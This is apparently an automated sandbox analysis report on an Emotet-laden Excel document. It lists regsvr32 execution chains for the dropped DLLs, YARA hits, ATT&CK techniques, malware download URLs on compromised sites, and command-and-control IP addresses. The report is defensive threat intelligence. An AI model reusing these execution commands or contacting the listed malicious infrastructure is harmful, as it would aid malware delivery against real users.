ID: 632542
Sample Name:
allegati_23052022.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:58:02
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

allegati_23052022.xls


Overview

General Information

Sample Name:	allegati_23052022.xls
Analysis ID:	632542
MD5:	045b8e2ecf49c8…
SHA1:	a2d6a1b1ff6f655..
SHA256:	6b606a36d7de85.
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Office process drops PE file
- Found Excel 4.0 Macro with suspici…
- Drops PE files to the user root direc…
- Hides that the sample has been dow…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2292 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2372 cmdline: C:\Windows\System32\regsvr32.exe /S ..\cusoa1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1200 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\TURzt\TXqeznNbFanh.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1472 cmdline: C:\Windows\System32\regsvr32.exe /S ..\cusoa2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1464 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\KIMRaXPqDerXJoZF\aRgQEkQ.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2428 cmdline: C:\Windows\System32\regsvr32.exe /S ..\cusoa3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1112 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\IyXmToN\lzIgCVr.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2608 cmdline: C:\Windows\System32\regsvr32.exe /S ..\cusoa4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2836 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\TlAadbHyBMqq\YRFxrLtktkh.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
allegati_23052022.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0xb2aa:$s1: Excel • 0xc33e:$s1: Excel • 0x34ca:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\allegati_23052022.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0xb2aa:$s1: Excel • 0xc33e:$s1: Excel • 0x34ca:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.1245962917.00000000001C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.1247080526.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.948473026.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.947931348.00000000001C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.1246205608.00000000003C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.regsvr32.exe.140000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.regsvr32.exe.140000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
8.2.regsvr32.exe.1c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.regsvr32.exe.3c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.regsvr32.exe.140000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 11 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 Scripting	Security Account Manager	2 7 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Obfuscated Files or Information	NTDS	1 Query Registry	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 1 Masquerading	LSA Secrets	2 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\4bP[1].dll	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\nB5U[1].dll	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\LeBuXD3cUkeiPrfy[1].dll	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\QqHRFPCw2sMluT[1].dll	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\cusoa1.ocx	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\cusoa2.ocx	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\cusoa3.ocx	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\cusoa4.ocx	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\IyXmToN\lzIgCVr.dll (copy)	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\KIMRaXPqDerXJoZF\aRgQEkQ.dll (copy)	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\TURzt\TXqeznNbFanh.dll (copy)	10%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\TlAadbHyBMqq\YRFxrLtktkh.dll (copy)	10%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.regsvr32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
6.2.regsvr32.exe.140000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
9.2.regsvr32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
10.2.regsvr32.exe.3c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
4.2.regsvr32.exe.2c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
3.2.regsvr32.exe.140000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
7.2.regsvr32.exe.170000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
8.2.regsvr32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

Source	Detection	Scanner	Label	Link
newkano.com	9%	Virustotal		Browse
myphamcuatui.com	4%	Virustotal		Browse
ocalogullari.com	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ocalogullari.com/inc/Wcm82enrs8/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://newkano.com/wp-admin/66rIsrVwoPKUsjcAs/	100%	Avira URL Cloud	malware	
http://https://myphamcuatui.com/assets/OPVeVSpO/	100%	Avira URL Cloud	malware	
http://https://165.22.73.229:8080/h	0%	Avira URL Cloud	safe	
http://https://165.22.73.229/q	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://sieuthiphutungxenang.com/old_source/9boJQZpTSdQE/	100%	Avira URL Cloud	malware	
http://https://165.22.73.229/p	0%	Avira URL Cloud	safe	
http://https://165.22.73.229:8080/	0%	URL Reputation	safe	
http://https://165.22.73.229/	0%	Avira URL Cloud	safe	
http://https://165.22.73.229/y	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://165.22.73.229:8080/x	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://165.22.73.229:8080/Q	0%	Avira URL Cloud	safe	
http://https://165.22.73.229/d	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
newkano.com	103.45.230.202	true	true	• 9%, Virustotal, Browse	unknown
myphamcuatui.com	103.1.238.211	true	false	• 4%, Virustotal, Browse	unknown
ocalogullari.com	188.132.217.108	true	false	• 9%, Virustotal, Browse	unknown
sieuthiphutungxenang.com	112.213.89.85	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ocalogullari.com/inc/Wcm82enrs8/	true	• Avira URL Cloud: malware	unknown
http://https://newkano.com/wp-admin/66rIsrVwoPKUsjcAs/	true	• Avira URL Cloud: malware	unknown
http://https://myphamcuatui.com/assets/OPVeVSpO/	true	• Avira URL Cloud: malware	unknown
http://sieuthiphutungxenang.com/old_source/9boJQZpTSdQE/	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.12467303 97.0000000002F52000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1246678679.000000000314400 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1246678531.000 0000002F70000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1246628773.0000000003206000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://165.22.73.229:8080/h	regsvr32.exe, 00000008.00000002.12462110 25.00000000002E7000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.12467303 97.0000000002F52000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1246678679.000000000314400 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1246678531.000 0000002F70000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1246628773.0000000003206000.0000 0004.00000020.00020000.00000000.sdmp	false		high
http://https://165.22.73.229/q	regsvr32.exe, 0000000A.00000002.12460832 98.000000000012A000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.12467303 97.0000000002F52000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1246678679.000000000314400 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1246678531.000 0000002F70000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1246628773.0000000003206000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://165.22.73.229/p	regsvr32.exe, 00000004.00000003.99750522 8.0000000000245000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1246216241.0000000000245000 .00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.1246320185.0000 00000045D000.00000004.00000020.00020000. 00000000.sdmp, regsvr32.exe, 00000008.00 000002.1246211025.00000000002E7000.00000 004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://165.22.73.229:8080/	regsvr32.exe, 00000004.00000003.99750522 8.0000000000245000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1246216241.0000000000245000 .00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.1246320185.0000 00000045D000.00000004.00000020.00020000. 00000000.sdmp, regsvr32.exe, 00000008.00 000002.1246211025.00000000002E7000.00000 004.00000020.00020000.00000000.sdmp, reg svr32.exe, 0000000A.00000002.1246083298. 000000000012A000.00000004.00000020.00020 000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://165.22.73.229/	regsvr32.exe, 00000004.00000003.99750522 8.0000000000245000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1246216241.0000000000245000 .00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.1246320185.0000 00000045D000.00000004.00000020.00020000. 00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://165.22.73.229/y	regsvr32.exe, 0000000A.00000002.12460832 98.000000000012A000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.12467303 97.0000000002F52000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1246678679.000000000314400 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1246678531.000 0000002F70000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1246628773.0000000003206000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
